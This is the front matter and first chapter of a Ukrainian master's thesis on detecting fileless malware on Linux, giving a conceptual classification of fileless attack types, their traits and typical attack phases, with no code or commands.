Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ДОПУСТИТИ ДО ЗАХИСТУ:
В.о. завідувача кафедри
кібербезпеки
та захисту інформації
_____ Іван ПАРХОМЕНКО
« » _____ 2025 р.

ПОЯСНЮВАЛЬНА ЗАПИСКА

кваліфікаційної роботи

галузь знань *12 Інформаційні технології*
(шифр і назва галузі знань)

спеціальність *125 Кібербезпека та захист інформації*
(код і назва спеціальності)

освітній ступень *магістр*

освітньо-наукова програма *Кібербезпека*
(назва освітньої програми)

на тему: «Метод виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux»

Виконавець: студентка ІІ курсу, групи КБм-22

_____ **Оксана ХОМЕНКО**
(підпис) (Ім'я, ПРІЗВИЩЕ)

	Ім'я, ПРІЗВИЩЕ	**Підпис**
Науковий керівник	Сергій БУЧИК	
Нормоконтроль	Сергій ДАКОВ	

Київ 2025

Міністерство освіти і науки України
Київський національний університет імені Тараса Шевченка

Факультет інформаційних технологій
Кафедра кібербезпеки та захисту інформації

ЗАТВЕРДЖЕНО:
В.о. завідувача кафедри
кібербезпеки
та захисту інформації
_____ Іван ПАРХОМЕНКО
« » _____ 2024 р.

ЗАВДАННЯ
на виконання кваліфікаційної роботи

спеціальності *125 Кібербезпека та захист інформації*
(код і назва спеціальності)

освітній ступень *магістр*

Здобувача(ки) КБм-22 (група) Хоменко Оксани Вадимівни (прізвище ім'я по-батькові)

Тема кваліфікаційної роботи Метод виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux

1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Рішення засідання кафедри кібербезпеки та захисту інформації факультету інформаційних технологій протокол № 4 від 24.10.2024 р.

2. МЕТА ТА ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Об'єкт досліджень	Процес виявлення безфайлового шкідливого програмного забезпечення в операційних системах Linux.
Предмет досліджень	Методи та засоби для виявлення безфайлового шкідливого програмного забезпечення в інформаційних системах на базі операційної системи Linux.
Мета	Розробка ефективного методу виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux, що

	дозволяє виявляти та своєчасно реагувати на приховані загрози, які використовують механізми безфайлового виконання шкідливого коду.
Вихідні дані для проведення роботи	Методи захисту від атак з використанням безфайлового шкідливого програмного забезпечення.

3. ОЧІКУВАНІ НАУКОВІ РЕЗУЛЬТАТИ

Наукова новизна	Удосконалено підхід до виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux шляхом комбінування методів поведінкового аналізу на основі моніторингу системних викликів, аналізу вмісту оперативної пам’яті процесів за рахунок інтеграції з зовнішнім сервісом ідентифікації та класифікації загроз. Запропоновано модульну архітектуру, що забезпечує проактивне виявлення та блокування атак з використанням безфайлового шкідливого програмного забезпечення на ранніх етапах їх реалізації, долаючи недоліки та обмеження існуючих методів захисту.
Практична цінність	Можливість впровадження розробленого методу у сучасні системи захисту інформації для підвищення ефективності виявлення безфайлових загроз на об’єктах інформаційної діяльності, долаючи недоліки існуючих методів виявлення безфайлового шкідливого програмного забезпечення.

4. ЕТАПИ ВИКОНАННЯ РОБОТИ

Найменування етапів робіт	**Строки виконання робіт (початок-кінець)**
Уточнення постановки задачі	25.10.2024 – 29.12.2024
Аналіз літературних джерел	30.12.2024 – 12.02.2025
Аналіз сучасних векторів атак, пов’язаних із безфайловим шкідливим програмним забезпеченням.	13.02.2025 – 21.02.2025
Вивчення наявних методів та підходів до виявлення безфайлового шкідливого ПЗ, визначення їх переваг та обмежень.	22.02.2025 – 26.02.2025
Вибір та обґрунтування доцільності запропонованого підходу та розробка концепції методу виявлення.	27.02.2025 – 10.03.2025
Проектування архітектури системи та вибір технологій для реалізації.	11.03.2025 – 19.03.2025
Реалізація програмного прототипу системи виявлення	20.03.2024 – 17.04.2025

Найменування етапів робіт	**Строки виконання робіт (початок-кінець)**
Побудова тестового середовища для імітації безфайлової атаки та проведення експериментального тестування.	18.04.2024 – 25.04.2025
Оформлення пояснювальної записки згідно методичних рекомендацій.	26.04.2024 – 18.05.2025
Подача пакету документів на розгляд ЕК	19.05.2025

Завдання видав _____ Сергій БУЧИК
(підпис) (Ім'я, ПРІЗВИЩЕ)

Завдання прийняв
до виконання _____ Оксана ХОМЕНКО
(підпис) (Ім'я, ПРІЗВИЩЕ)

Дата видачі завдання: 25.10.2024 р.

Термін подання кваліфікаційної роботи до ЕК 19.05.2025 р.

РЕФЕРАТ

Пояснювальна записка до кваліфікаційної роботи «Метод виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux»: 87 сторінок, 27 рисунків та 5 таблиць, 36 літературних джерел.

Актуальність теми. Безфайлове шкідливе ПЗ стає дедалі поширенішою загрозою для інформаційних систем, оскільки традиційні системи захисту неефективні у його виявленні. В ОС Linux, яка широко використовується на серверах та в корпоративних середовищах, необхідні ефективні методи проактивного детектування атак з використанням безфайлового ШПЗ, що базуються на методах поведінкового аналізу та моніторингу пам’яті процесів.

Метою роботи є розробка ефективного методу виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux, що дозволяє виявляти та своєчасно реагувати на приховані загрози, які використовують механізми безфайлового виконання шкідливого коду.

Об’єктом дослідження є процес виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux.

Предметом дослідження є методи та засоби для виявлення безфайлового шкідливого програмного забезпечення в інформаційних системах на базі операційної системи Linux.

Для досягнення мети дипломної роботи були використані наступні *методи дослідження* – аналіз та синтез, методи поведінкового аналізу, формалізація, порівняльний аналіз, емпіричний аналіз, експериментальний метод.

У роботі досліджено сучасні загрози та методи протидії атакам із використанням безфайлового шкідливого програмного забезпечення. Проведено аналіз безфайлового шкідливого програмного забезпечення, механізмів роботи в операційній системі Linux, існуючих підходів до виявлення. Розроблено новий метод, що базується на моніторингу системних викликів, аналізі пам’яті та поведінковому аналізі, із впровадженням інтеграції з зовнішнім сервісом класифікації загроз.

Реалізовано прототип системи, проведено тестування на практичних сценаріях атак, що підтвердило ефективність запропонованого підходу. Отримані результати можуть бути використані для підвищення рівня захисту інформаційних систем у Linux-середовищах від безфайлових загроз.

Наукова новизна отриманих результатів кваліфікаційної роботи полягає в тому, що удосконалено підхід до виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux шляхом комбінування методів поведінкового аналізу на основі моніторингу системних викликів, аналізу вмісту оперативної пам’яті процесів за рахунок інтеграції з зовнішнім сервісом ідентифікації та класифікації загроз. Запропоновано модульну архітектуру, що забезпечує проактивне виявлення та блокування атак з використанням безфайлового шкідливого програмного забезпечення на ранніх етапах їх реалізації, долаючи недоліки та обмеження існуючих методів захисту.

Практична цінність полягає в можливості впровадження розробленого методу у сучасні системи захисту інформації для підвищення ефективності виявлення безфайлових загроз на об’єктах інформаційної діяльності, долаючи недоліки існуючих методів виявлення безфайлового шкідливого програмного забезпечення.

Ключові слова: безфайлове шкідливе програмне забезпечення, операційна система Linux, виявлення кіберзагроз, поведінковий аналіз, моніторинг пам’яті процесів, індикатори атак, індикатори компрометації.

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ

API – Application Programming Interface
eBPF – Extended Berkeley Packet Filter
EDR – Endpoint Detection and Response
ELF – Executable and Linkable Format
GUI – Graphical user interface;
IOA – Indicators of Attack
IOC – Indicators of Compromise
IoT – Internet-of-Things
IT – Information Technology
JSON – JavaScript Object Notation
LKM – Loadable Kernel Module
LOTL – Living Off the Land
ML – Machine Learning
PID – Process Identifier
RAM – Random Access Memory
SIEM – Security Information and Event Management
SOC – Security Operations Center
TTP – Tactics, Techniques, and Procedures
UID – User Identifier
VT – Virus Total
XDR – Extended Detection and Response
ОС – Операційна система
ПЗ – Програмне забезпечення
ШПЗ – Шкідливе програмне забезпечення

ЗМІСТ

ВСТУП

Актуальність. У сучасному цифровому світі зловмисники активно використовують безфайлове шкідливе програмне забезпечення (ШПЗ) для уникнення виявлення та досягнення своїх цілей. На відміну від традиційного шкідливого ПЗ, яке зберігається на диску, безфайлове ШПЗ функціонує виключно в оперативній пам’яті, зокрема використовуючи легітимні процеси операційної системи для виконання шкідливих дій. Це значно ускладнює його виявлення стандартними антивірусними засобами та системами захисту, що працюють за принципом сигнатурного аналізу. Крім того, такі атаки можуть бути катастрофічними для підприємств, оскільки вони поєднують високу стійкість, приховану активність та здатність обходити системи виявлення.

За даними Ponemon Institute, атаки із використанням безфайлового ШПЗ є в 10 разів ефективнішими, ніж традиційні атаки з використанням файлового ШПЗ [3]. На початку 2024 року AT&T Alien Labs Security Research Centre повідомив про значне зростання атак із використанням безфайлового ШПЗ, орієнтованих на операційні системи Unix/Linux [4], що свідчить про зміну фокусу зловмисників на серверні середовища та корпоративну інфраструктуру, де широко використовується ОС на основі ядра Linux.

Таким чином, стрімке зростання використання безфайлового ШПЗ у Linux-середовищах вимагає розробки нових підходів до виявлення та протидії таким атакам. Проблема виявлення та протидії безфайловому шкідливому ПЗ в Linux-середовищах є актуальною, оскільки традиційні методи детектування виявляються неефективними. Це вимагає розробки та вдосконалення поведінкових методів аналізу, моніторингу пам’яті та системних викликів для ефективного виявлення безфайлових загроз.

Актуальність проблеми виявлення безфайлового ШПЗ обумовлена стрімким зростанням атак такого типу, їх складністю та обмеженістю традиційних методів детектування, що потребує розробки нових або вдосконалення наявних методів виявлення таких загроз.

Мета кваліфікаційної роботи полягає в розробці ефективного методу виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux, що дозволяє виявляти та своєчасно реагувати на приховані загрози, які використовують механізми безфайлового виконання шкідливого коду.

Для досягнення мети в межах роботи вирішуються такі *завдання*:

1) Дослідити сучасні загрози та методи протидії атакам із використанням безфайлового шкідливого програмного забезпечення (далі – ШПЗ) в операційній системі Linux.

2) Проаналізувати існуючі підходи та технології виявлення ШПЗ, оцінити їх ефективність та обмеження в контексті виявлення безфайлових загроз.

3) Розробити власний метод виявлення безфайлового ШПЗ, що поєднує методи поведінкового аналізу, моніторингу системних викликів та аналізу пам’яті процесів із впровадженням інтеграції з зовнішнім сервісом ідентифікації загроз.

4) Реалізувати програмний прототип системи виявлення безфайлового ШПЗ для операційної системи Linux із використанням запропонованої архітектури та обраних технологій.

5) Провести тестування реалізованого рішення на основі практичного сценарія атаки з використанням безфайлового ШПЗ з метою оцінки ефективності запропонованого підходу, а також визначити переваги, недоліки та обмеження запропонованого методу в порівнянні з існуючими методами.

Об'єктом дослідження є процес виявлення безфайлового шкідливого програмного забезпечення в ОС Linux.

Предметом дослідження є методи та засоби для виявлення безфайлового шкідливого програмного забезпечення в інформаційних системах на базі операційної системи Linux.

Методи дослідження – аналіз та синтез, методи поведінкового аналізу, формалізація, порівняльний аналіз, емпіричний аналіз, експериментальний метод.

Наукова новизна полягає в удосконаленні підходу до виявлення безфайлового шкідливого програмного забезпечення в операційній системі Linux шляхом комбінування методів поведінкового аналізу на основі моніторингу системних

викликів, аналізу вмісту оперативної пам’яті процесів за рахунок інтеграції з зовнішнім сервісом ідентифікації та класифікації загроз. Запропоновано модульну архітектуру, що забезпечує проактивне виявлення та блокування атак з використанням безфайлового шкідливого програмного забезпечення на ранніх етапах їх реалізації, долаючи недоліки та обмеження існуючих методів захисту.

Практична цінність полягає в можливості впровадження розробленого методу у сучасні системи захисту інформації для підвищення ефективності виявлення безфайлових загроз на об’єктах інформаційної діяльності, долаючи недоліки існуючих методів виявлення безфайлового шкідливого програмного забезпечення.

Апробація результатів роботи та публікації. Основні результати кваліфікаційної роботи представлялися на X Міжнародній науково-практичній конференції «Фізико-технічні проблеми передавання, оброблення та зберігання інформації в інфокомунікаційних системах» (15-17 травня 2025 р., Чернівці, Україна), VIII International Scientific and Practical Conference «Education and science of today: intersectoral issues and development of sciences» (Cambridge, May 9, 2025) у матеріалах наукових конференцій.

РОЗДІЛ 1
АНАЛІЗ ЗАГРОЗ ТА ЗАХОДИ ПРОТИДІЇ АТАКАМ ІЗ ВИКОРИСТАННЯМ БЕЗФАЙЛОВОГО ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

1.1 Поняття, сутність та класифікація безфайлового шкідливого програмного забезпечення

Безфайлове шкідливе програмне забезпечення (ШПЗ) – це категорія зловмисного програмного забезпечення, яке не зберігається у вигляді виконуваних файлів на диску і функціонує безпосередньо в оперативній пам’яті (RAM). Такий тип шкідливого ПЗ суттєво ускладнює виявлення та аналіз традиційними методами, оскільки відсутність файлових артефактів ускладнює застосування класичних антивірусних та EDR-рішень, що покладаються на сканування файлової системи.

Історично першим резонансним прикладом безфайлового ШПЗ став вірус Code Red**,** що у 2001 році використав вразливість у Microsoft IIS для завантаження коду безпосередньо у оперативну пам’ять системи [5]. З того часу атаки з використанням безфайлових технік значно розповсюдилися та стали однією з основних загроз інформаційної безпеки сучасних інформаційних систем.

За даними ReliaQuest та AT&T Alien Labs, в 2023 році понад 86% критичних кіберінцидентів були пов’язані з безфайловими атаками, які класифікуються як Advanced Volatile Threats (AVT) через їх тимчасове існування виключно в пам’яті, що зникає після перезавантаження системи, але за цей час може завдати значної шкоди [6].

За даними Ponemon Institute, атаки із використанням безфайлового ШПЗ є в 10 разів ефективнішими, ніж традиційні атаки з використанням файлового ШПЗ [3]. Безфайлові атаки з кожним роком демонструють стрімке зростання. Відповідно до рис. 1.1, у 2023 році вони становили 75% усіх інцидентів, пов’язаних із шкідливим ПЗ, причому їх поширення за останні 5 років зросло на 72% [7].




Рисунок 1.1 – Тенденція зростання атак безфайлового шкідливого ПЗ у 2018–2023 роках

На початку 2024 року AT&T Alien Labs Security Research Centre повідомили про значне зростання атак із використанням безфайлового шкідливого ПЗ, орієнтованих на операційні системи Unix/Linux [4], що свідчить про зміну фокусу зловмисників на серверні середовища та корпоративну інфраструктуру, де широко використовується ОС на основі ядра Linux. З урахуванням того, що Linux обслуговує близько 90% хмарних навантажень, це підвищує його привабливість як цілі для атак.

Атаки з використанням безфайлового ШПЗ значно ускладнюють виявлення за допомогою традиційних антивірусних рішень, оскільки не залишають слідів у файловій системі, тому такий тип атак дозволяє зловмисникам обходити засоби виявлення, зокрема EDR, NGAV та XDR. Актуальність проблеми виявлення безфайлового ШПЗ обумовлена стрімким зростанням атак такого типу, їх складністю та обмеженістю традиційних методів детектування, що потребує розробки нових або вдосконалення наявних методів виявлення таких загроз. В ОС Linux, яка широко використовується на серверах та в корпоративних середовищах, необхідні ефективні методи детектування загроз, пов’язаних з безфайловим ШПЗ.

Традиційне шкідливе ПЗ використовує виконувані файли (.exe, .dll, .bat тощо), що зберігаються у файловій системі. Це дозволяє антивірусним програмам та EDR-рішенням сканувати файли на предмет загроз. Основною особливістю безфайлового ШПЗ є те, що процес виконання шкідливого коду відбувається в межах авторизованих системних процесів, таких як PowerShell, Windows Management Instrumentation (WMI), .NET Framework, Microsoft Office Macros, реєстр Windows (для збереження конфігурацій атаки), скриптові мови Bash або Python, тощо. Це дозволяє зловмисникам маскувати свою активність, використовуючи механізми Living Off the Land (LOTL) – тобто застосування довірених системних інструментів для виконання атак. Зловмисники можуть використовувати командний інтерпретатор PowerShell для доступу до конфігураційних файлів та процесів операційної системи, ініціюючи шкідливу активність без створення файлів на диску.

Класифікація безфайлового ШПЗ може базуватися на його механізмах роботи та методах розповсюдження. Згідно з [8], безфайлове ШПЗ можна класифікувати за такими категоріями:

1) Атаки без виконуваних файлів (Executable-less attacks), що базуються на використанні дроперів – зазвичай це документи або архіви (наприклад, DOC, PDF, ZIP), які містять шкідливий скрипт, що запускає подальші стадії атаки. Хоча дропер зберігається на диску, у подальшому шкідливий код виконується без створення окремих виконуваних файлів, тому такі атаки класифікуються як умовно безфайлові. Це – найпоширеніший сценарій серед безфайлових атак.

2) Атаки подвійного призначення (Dual-use attacks) або Living off the Land (LOTL), що передбачають використання легітимного програмного забезпечення, зокрема адміністративних інструментів (наприклад, PowerShell, WMI, Sysinternals), які можуть бути зловживанні для виконання шкідливих функцій. Такі файли зазвичай присутні у системі, однак використовуються як засіб виконання шкідливого коду без створення нових файлів.

3) Атаки з ін’єкцією коду (Code injection attacks) реалізуються шляхом завантаження шкідливого коду безпосередньо в пам’ять легітимного процесу, часто з

використанням скриптів або дроперів, що присутні на диску, але сам код не записується як окремий файл.

4) Memory-only attacks, що є найбільш складним типом атак є ті, що існують виключно в пам’яті – вони не залишають жодного файлового сліду на диску протягом усього життєвого циклу, що робить їх майже невловимими для традиційних засобів захисту.

Класифікацію типів безфайлового шкідливого ПЗ за механізмами реалізації та прикладами практичного застосування наведено в табл. 1.1:

Таблиця 1.1

Класифікація безфайлового шкідливого програмного забезпечення за механізмами роботи та особливостями виконання

Категорія	**Залучення файлів**	**Типи файлів**	**Ін’єкція в пам'ять**	**Приклади з практики**
Атаки на основі скриптів: «Executable-less»	Так	Документи-дропери (PDF, DOC...) Скрипти (VBS, PowerShell, JS...)	Ні	Шкідливе ПЗ Cobalt використало документ-дропер, який запускав ланцюг шкідливих скриптів.
Атаки Dual-use / «Living off the land»	Так	Портативні виконувані файли	Ні	Windows Sysinternals, netsh, Mimikatz
Атаки з ін’єкцією коду	Так	Скрипти та/або дропери для ін’єкції коду	Так	Троян Poweliks ін’єктує свою DLL у процес, що виконується при запуску системи.
Атаки, що існують лише в пам’яті (Memory-only)	Ні	-	Так	Цілеспрямована атака на фінансові установи, пов’язана з групою Lazarus.

Безфайлове ШПЗ часто використовує методи приховування, такі як rootkits, що можуть існувати в ядрі операційної системи та модифікувати низькорівневі налаштування без можливості їх легкої ідентифікації. Наприклад, безфайлові руткіти можуть використовувати реєстр Windows або системні служби Linux для приховування своєї активності та забезпечення стійкості в системі.

1.2 Особливості безфайлового шкідливого програмного забезпечення

Попри те, що концепція безфайлового шкідливого програмного забезпечення (ШПЗ) не є новою, останні роки демонструють значне зростання кількості атак такого типу**.** Це підтверджує, що зловмисники активно переходять до технік, які дозволяють їм залишатися непомітними, ухилятися від традиційних систем безпеки та мінімізувати сліди свого втручання в інфраструктуру**.**

Через специфіку роботи безфайлового ШПЗ його виявлення є вкрай складним. Традиційні системи безпеки, такі як NGAV, EPP, EDR, XDR, не завжди можуть ідентифікувати безфайлові загрози, оскільки вони не зберігають файли на диску, можуть обходити списки дозволених програм (whitelisting) та запускаються виключно в оперативній пам’яті.

Однією з основних відмінностей безфайлового ШПЗ від класичних вірусів та троянських програм є те, що воно працює без створення файлових артефактів шкідливого коду, які можуть бути виявлені антивірусними рішеннями. До основних характеристик таких загроз належать:

1. Відсутність слідів у файловій системі.

Безфайлове ШПЗ не використовує класичні виконувані файли, тому стандартні механізми аналізу файлових систем не можуть його ідентифікувати. Це суттєво ускладнює виявлення шкідливого коду та створює додаткові труднощі для аналізу інцидентів.

2. Динамічне виконання коду в оперативній пам’яті.

Зловмисники часто застосовують методи впровадження шкідливого коду у вже існуючі процеси, уникаючи створення окремого виконуваного файлу. Такі методи, як ін’єкція коду в пам’ять (memory injection) або використання systemd-таймерів та WMI у Windows, дозволяють виконувати шкідливі дії в межах легітимних процесів, що робить атаки менш помітними.

3. Маскування під легітимні системні процеси.

Безфайлове ШПЗ працює через стандартні утиліти операційної системи, такі як PowerShell, WMI, rundll32.exe, Bash, Python**,** його активність важко відрізнити від законних адміністративних процесів.

4. Персистентність у системі.

Для збереження контролю над зараженою системою зловмисники використовують механізми автоматичного виконання команд, зокрема реєстр Windows, cron-завдання Linux, systemd-timers, що забезпечує повторне завантаження та виконання шкідливого коду після перезавантаження.

5. Складність детектування традиційними методами.

Оскільки більшість антивірусів та систем виявлення загроз працюють на основі сигнатурного аналізу, вони не можуть ефективно розпізнати безфайлове ШПЗ, яке змінює свою поведінку або використовує легітимні процеси для виконання шкідливих дій. Сигнатурні аналізатори, антивірусні сканери та NGAV часто неефективні проти безфайлового ШПЗ.

6. Тривалий час існування у системі.

Незважаючи на те, що після перезавантаження пристрою безфайлове ШПЗ має зникати, дослідження показують, що такі загрози можуть залишатися у пам’яті інфікованої системи в середньому до 34 днів, що значно ускладнює реагування на інциденти [9].

Порівняння основних характеристик, що відображають відмінності між традиційним файловим та безфайловим ШПЗ наведено в табл. 1.2.

Таблиця 1.2

Порівняння особливостей безфайлового та файлового шкідливого програмного забезпечення

Характеристика / Атрибут	**Безфайлове ШПЗ**	**Файлове ШПЗ**
Розташування	Зберігається у пам’яті (RAM)	Зберігається на диску (виконавчі файли)
Наявність вихідного коду/файлу	Відсутній	Наявний
Складність виявлення	Дуже висока; уникає антивірусів	Помірна; легше виявити стандартними антивірусами

продовження таблиці 1.2

Метод інфікування	Використання уразливостей, скриптів, легітимних системних процесів	Використання шкідливих файлів чи вкладень
Типи файлів / сценаріїв	JavaScript, VBScript, Macros, PowerShell, WMI, Flash, WScript	Виконавчі файли, скрипти (PDF, Word, Excel тощо)
Стійкість (персистентність)	Низька; використовує легітимні процеси для стійкості	Середня; створює файли, змінює реєстр
Методи обфускації	Кодування, шифрування, розділення рядків, рандомізація, обфускація структури логіки	Шифрування файлів, архівація, маскування файлів
Виявлення антивірусом	Часто неможливе через відсутність файлів	Можливе за відомими сигнатурами
Виявлення у пісочниці (Sandbox)	Неможливе через відсутність фізичних файлів	Можливе через фізичну наявність файлів
Видимість / цифрові сліди	Дуже прихований, мінімальні сліди	Залишає цифрові сліди на системі
Складність	Дуже висока	Помірна

Таким чином, переваги безфайлового шкідливого програмного забезпечення з точки зору зловмисників полягають у складності його виявлення, обмеженості артефактів для подальшого аналізу, а також у використанні легітимних системних інструментів для виконання шкідливих операцій, що значно ускладнює його детектування та реагування.

Розуміння принципів функціонування безфайлового шкідливого програмного забезпечення є ключовим для своєчасного виявлення таких загроз і побудови ефективних механізмів захисту.

Типовий сценарій атаки із використанням безфайлових технік зазвичай охоплює кілька послідовних етапів: первинне проникнення у систему, закріплення в системі (persistence), виконання шкідливого коду, експлуатація та поширення атаки.

Атака зазвичай починається з фішингового повідомлення або використання вразливостей у браузерах чи документах – наприклад, у макросах Microsoft Office. Особливість полягає в тому, що код не записується на диск, а завантажується безпосередньо в оперативну пам’ять.

Щоб залишатися активним, шкідливий код використовує стандартні інструменти операційної системи. Використовуються вбудовані компоненти ОС, зокрема PowerShell, WMI, Планувальник завдань Windows, які дозволяють

виконувати шкідливі дії без створення файлів. У випадку Linux, атаки можуть використовувати Bash, Python або systemd-timers для автоматичного виконання скриптів без файлових слідів.

Після проникнення в пам’ять відбувається виконання шкідливих інструкцій. Часто для цього застосовуються ін’єкції в легітимні процеси або підміна системних компонентів, що дозволяє обходити антивірусні рішення та засоби контролю доступу.

Безфайлове ШПЗ може залишатися в пам’яті тривалий час, виконуючи різні шкідливі дії, зокрема крадіжку даних, маніпуляцію з системними процесами або завантаження додаткових компонентів атаки. Такі загрози часто використовуються для бічного переміщення в корпоративній мережі (lateral movement), що дозволяє атакуючим отримати доступ до більш привілейованих сегментів інфраструктури.

1.3 Механізми роботи безфайлового шкідливого програмного забезпечення в ОС Linux

Безфайлове шкідливе програмне забезпечення (ШПЗ) є категорією шкідливого програмного забезпечення, яке функціонує без збереження виконуваних файлів на диску, використовуючи лише оперативну пам’ять для виконання своїх функцій. Така особливість робить його виявлення значно складнішим, оскільки традиційні антивірусні інструменти не можуть зафіксувати його діяльність через відсутність слідів у файловій системі. Безфайлове шкідливе програмне забезпечення (ШПЗ) у середовищі Linux використовує низку методів для проникнення в систему, закріплення в ній та виконання шкідливих дій без запису файлів на диск.

Механізм дії безфайлового ШПЗ базується на кількох основних принципах: ін’єкції коду в оперативну пам'ять, маніпуляція з системними викликами та використання стандартних інструментів ОС. Ін’єкція коду в пам’ять дозволяє зловмисникам виконувати довільний код у контексті вже запущеного процесу або створювати новий процес, що працюватиме виключно в пам’яті. Експлуатація з використанням стандартних компонентів ОС, таких як Bash, Python, LD_PRELOAD

дозволяє зловмисникам уникати класичних методів виявлення, оскільки вони працюють в межах легітимних процесів.

На рис. 1.2 представлено схематичне відображення механізму виконання атак з використанням безфайлового ШПЗ в ОС Linux [10].




Рисунок 1.2 – Етапи атаки з безфайловим ШПЗ в ОС Linux.

Основні фази атаки включають початкове проникнення (Initial Access), впровадження коду в пам’ять (Execution in Memory), маніпуляції з легітимними процесами (Process Injection) та забезпечення персистентності (Persistence).

Як правило, атака безфайлового типу відбувається у кілька послідовних етапів: починаючись із первинного інфікування, зловмисник модифікує або впливає на існуючі процеси, впроваджує свій код у пам’ять і зрештою – виконує його. Кожен з цих етапів реалізується через певний набір технічних засобів і прийомів, які у поєднанні забезпечують майже повну невидимість для стандартних систем захисту.

1.3.1 Використання оперативної пам’яті та системних викликів

